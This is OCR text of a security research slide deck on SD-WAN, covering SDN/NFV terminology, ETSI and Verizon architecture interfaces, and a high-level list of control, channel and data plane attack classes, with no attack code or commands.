http://blog.silver-peak.com/sdwan-driving-new-approach-to-security

The many benefits of SD-WAN for today's networks

SD-WAN … offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it



A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

Four Reasons Why SD-WAN Makes Sense

By Peter Scott, SD-WAN Contributor

2. Better Security

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm

The Rise of the SD-WAN

August 2, 2017

By Tony Bardo

https://www.afcea.org/content/rise-sd-wan


Come to the dark side
SD-WAN
We have sex, cigars & booze
security


SECURITY
Do or do not,
there is no try.
Yoda

APPROACH TO THIS RESEARCH

- We used bottom-up or attack-driven approach in our SD-WAN “threat and bugs hunting”
  - Attack surface
  - Security tests
  - Bugs hunting
  - Vulnerabilities and attacks
  - Threats & risks
- Responsible disclosure model

APPROACH TO THIS RESEARCH

- We used bottom-up or attack-driven approach in our SD-WAN “threat and bugs hunting”
  - Attack surface
  - Security tests
  - Bugs hunting
  - Vulnerabilities and attacks
  - Threats & risks
- Responsible disclosure model

Hack Yourself First

SD-WAN


TERMS (1/2)

- SDN: principle of physical separation of the network control plane from the data plane
- Network Functions Virtualization(NVF): principle of separating network functions from the hardware
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- VNF is a software implementation of an NF within NVF architecture framework
  - DPI, IDPS
  - WAF, LB, NAT, PROXY
  - VPN
- NFV Infrastructure (NFVI): hardware and software on which VNFs are deployed

TERMS (2/2)


- Controller: component responsible for the control and management of a network domain
- Orchestrator (NFVO): component responsible for the management of the NS lifecycle, VNF lifecycle and NFV infrastructure resources
- VNM Manager (VNFM): component that is responsible for the management of the VNF lifecycle

ETSI NFV ARCHITECTURE



Source: http://www.etsi.org/deliver/etsi_gs/NFV-SWA/001_099/001/01.01.01_60/gs_nfv-swa001v010101p.pdf

ETSI VNF ARCHITECTURE



Interfaces:

SWA1 interfaces various NF within the same or different NS

SWA2 is a VNF internal interface


SWA3 interfaces VNF and NFV management and orchestration

SWA4 is used by EM to communicate with VNF

SWA5 is VNF-NFVI interface

Source: http://www.etsi.org/deliver/etsi_gs/NFV-SWA/001_099/001/01.01.01_60/gs_nfv-swa001v010101p.pdf

VERIZON SDN-NFV DETAILED ARCHITECTURE





VERIZON SDN-NFV POINTS AND IMPLEMENTATIONS


Os-Ma	OSS/BSS - Orchestrator	Proprietary
Or-Sa	Orchestrator - SA	NetConf*, ReST*
Or-Ems	Orchestrator - EMS	Proprietary
Ve-Sa	VNF - SA	sFTP
Vnfm-Sa	VNFM - SA	ReST*
Vi-Sa	VIM - SA	ReST*
Sdnc-Sa	SDN Controller - SA	ReST*
Nfvi-Sa	NFVI - SA	NetConf*, ReST*, XMPP*
Sdnc-Vi	SDN Controller - VIM	ReST*
Or-Sdnc	Orchestrator - SDN Controller	ReST*, ReSTConf*, OpenFlow, OpenDayLight
Or-Nf	Orchestrator - PNF/VNF	NetConf*, ReST*, Proprietary CLI
Sdnc-Nf	SDN Controller - PNF/VNF	NetConf*, OpenFlow, PCEP
Sdnc-Net	SDN Controller - Network	Published APIs, Object Models, Data Models, CLI
Cf-N	Network - Collection Function	Port Forwarding
Cf-Sa	Collection Function - SA	ReST*
Dsc-Nf	Domain Specific Controller - PNF	Proprietary

SDN-NFV THREATS AND ATTACK SURFACE

- C. Yoon, S. Lee, H. Kang, etc. Flow Wars
- J. Hizver. Taxonomic Modeling of Security Threats in Software Defined Networking
- Fraunhofer AISEC. THREAT ANALYSIS OF CONTAINER-AS-A-SERVICE FOR NETWORK FUNCTION VIRTUALIZATION
- S. Lal, T. Taleb, A. Dutta. NFV: Security Threats and Best Practices








SDN FLOW WARS

- Control plane attacks
  - Unauthorized application management
  - DoS
  - Network-view manipulation
  - Network service neutralization
- Control channel attacks
  - Eavesdropping, MITM
- Data plane attacks
  - Flow-rule flooding
  - Malformed control message injection (OpenFlow)
- …



SD-WAN FEATURES

- SD-WAN is a specific application of SDN and NFV technologies applied to WAN connections
- SD-WAN enables new implementation of the planes and their functions on the SDN-NFV planes specific to WAN
  - Multi-tenancy (VRF)
  - Overlay and dynamic tunneling
  - VPN and key exchange
  - Zero-touch provisioning
  - Security - WAF, URL Categorization, DPI/IDPS


MANAGER'S POINT OF VIEW

Orchestration Plane


Management Plane
(Multi-tenant or Dedicated)

Control Plane
(Containers or VMs)

Data Plane
(Physical or Virtual)



NW ENGINEER'S POINT OF VIEW



SW ARCHITECT'S POINT OF VIEW

Orchestration Plane

REST/HTTP, XMPP

Management Plane
(Multi-tenant or Dedicated)

